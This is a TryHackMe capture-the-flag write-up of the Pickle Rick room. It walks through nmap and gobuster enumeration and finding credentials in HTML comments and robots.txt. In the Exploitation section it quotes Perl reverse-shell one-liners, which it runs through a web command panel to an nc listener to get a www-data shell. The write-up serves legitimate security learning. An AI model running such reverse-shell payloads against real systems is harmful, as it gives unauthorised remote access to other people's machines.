


Guilibaldo (Gil) Valles

TryHackMe CTF Write up



INFORMATION GATHERING

I was given a scope of host(s) from TryHackMe. You can see the network details of that device listed below:


- IP Address: 10.10.143.154
- MAC Address: 02:52:02:22:E2:B1

Enumeration

I performed service enumeration to discover information that may reveal critical details that could be leveraged to bypass security and gain an initial foothold into the system. I ran an *nmap* scan that revealed TCP port 80 was open.

```
root@ip-10-10-113-183: ~  
File Edit View Search Terminal Help  
root@ip-10-10-113-183:~# nmap -sV -sC -sT 10.10.143.154  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2021-11-16 07:30 GMT  
Nmap scan report for ip-10-10-143-154.eu-west-1.compute.internal (10.10.143.154)  
Host is up (0.0040s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   2048 f5:42:63:69:53:d4:1b:e3:10:67:96:aa:a2:11:17:9a (RSA)  
|   256  58:94:54:38:d6:1e:55:1d:23:f5:ff:07:b3:bb:d4:47 (ECDSA)  
|   256  ea:3d:5d:49:e8:20:f4:62:82:4f:79:54:76:de:80:e6 (EdDSA)  
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))  
|_ http-server-header: Apache/2.4.18 (Ubuntu)  
|_ http-title: Rick is sup4r cool  
MAC Address: 02:52:02:22:E2:B1 (Unknown)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.82 seconds  
root@ip-10-10-113-183:~#
```


The next step was to browse the web page. The main landing page showed nothing of value.



Upon viewing the page's source, a commented out part of the HTML code revealed the username: **R1ckRu13s**

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <title>Rick is sup4r cool</title>
5 <meta charset="utf-8">
6 <meta name="viewport" content="width=device-width, initial-scale=1">
7 <link rel="stylesheet" href="assets/bootstrap.min.css">
8 <script src="assets/jquery.min.js"></script>
9 <script src="assets/bootstrap.min.js"></script>
10 <style>
11 .jumbotron {
12   background-image: url("assets/rickandmorty.jpeg");
13   background-size: cover;
14   height: 340px;
15 }
16 </style>
17 </head>
18 <body>
19
20 <div class="container">
21   <div class="jumbotron"></div>
22   <h1>Help Morty!</h1></div>
23   <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p><
24   <p>I need you to <b>*BURRRP*</b>...Morty, login to my computer and find the last three secret ingredients to finish!
25   I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help!</p></div>
26 </div>
27
28 <!--
29
30   Note to self, remember username!
31
32   Username: R1ckRu13s
33
34 -->
35
36 </body>
37 </html>
```

Taking a look at the website's robot.txt directory simply shows one line of text. This could be a possible password: **Wubbalubbadubdub**



The screenshot shows a Mozilla Firefox browser window with the address bar displaying '10.10.143.154/robots.txt'. The page content shows a single line of text: 'Wubbalubbadubdub'. The browser's address bar and the text 'Wubbalubbadubdub' are highlighted with red boxes.

I discovered possible credentials but have yet to find anywhere to enter them. At this point I use **gobuster** to try and uncover hidden web directories. Gobuster returned a few interesting pages: **login.php**, **portal.php**, **clue.txt**, **assets**


```

root@ip-10-10-120-109:~# gobuster dir -u http://10.10.209.139 -w /usr/share/wordlists/dirbuster/d
irectory-list-2.3-medium.txt -x php,html,txt,zip
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.209.139
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:  200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Extensions:   txt,zip,php,html
[+] Timeout:      10s
=====
2021/11/16 02:18:35 Starting gobuster
=====
/login.php (Status: 200)
/index.html (Status: 200)
/assets (Status: 301)
/portal.php (Status: 302)
/robots.txt (Status: 200)
/denied.php (Status: 302)
/server-status (Status: 403)
/clue.txt (Status: 200)
=====
2021/11/16 02:20:11 Finished
=====
root@ip-10-10-120-109:~#

```

The page portal.php redirects to login.php so I enter the credentials I found.

TryHackMe | Learn Cy...
TryHackMe Support
Offline




Portal Login Page

Username:


Password:

Login

Upon logging in I am taken to a command panel. I type *ls* and I am able to see more files.




The file *Sup3rS3cretPickl3Ingred.txt* is new and may provide a flag for the TryHackMe questions so I try and *cat* the file to show it's contents but the cat command is disabled in the web browser command panel.



Exploitation

Since I can not run certain commands in the web browser, the next step is to try and obtain a reverse shell. I go to a popular github repo for reverse shell payload to use on the site. I copy a perl based reverse shell.



The screenshot shows a web browser displaying a GitHub repository page for 'swisskyrepo/PayloadsAllTheThing'. The page is titled 'Perl' and shows a Perl script for a reverse shell. The script is highlighted with a red box. The script is as follows:

```
perl -e 'use Socket;$i="10.0.0.1";$p=4242;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"))
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"10.0.0.1:4242");STDIN->f
NOTE: Windows only
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"10.0.0.1:4242");STDIN->fdopen($c,r);$~->fdop
```

I paste it into the command panel and configure the payload to the correct ip and port



The screenshot shows a web interface with a navigation bar at the top containing links: 'Rick Portal', 'Commands', 'Potions', 'Creatures', 'Potions', and 'Beth Clone Notes'. Below the navigation bar is a section titled 'Command Panel'. In this panel, there is a text input field containing the Perl script from the previous screenshot, with the IP address '10.10.113.183' and port '4444' highlighted by a red box. Below the input field is a green button labeled 'Execute'.

Before I hit enter and send the reverse shell, I must set a listener on my attacking machine first.

```
File Edit View Search Terminal Help
root@ip-10-10-113-183:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
```

I run the reverse shell command in the browser and *voila!* I received a reverse shell! I am now able to run the *cat* command and see the files' contents.

```
root@ip-10-10-113-183: ~
File Edit View Search Terminal Help
root@ip-10-10-113-183:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.143.154 51640 received!
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/var/www/html
$ ls
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
$ whoami
www-data
$ cat Sup3rS3cretPickl3Ingred.txt
mr. meeseek hair
$
```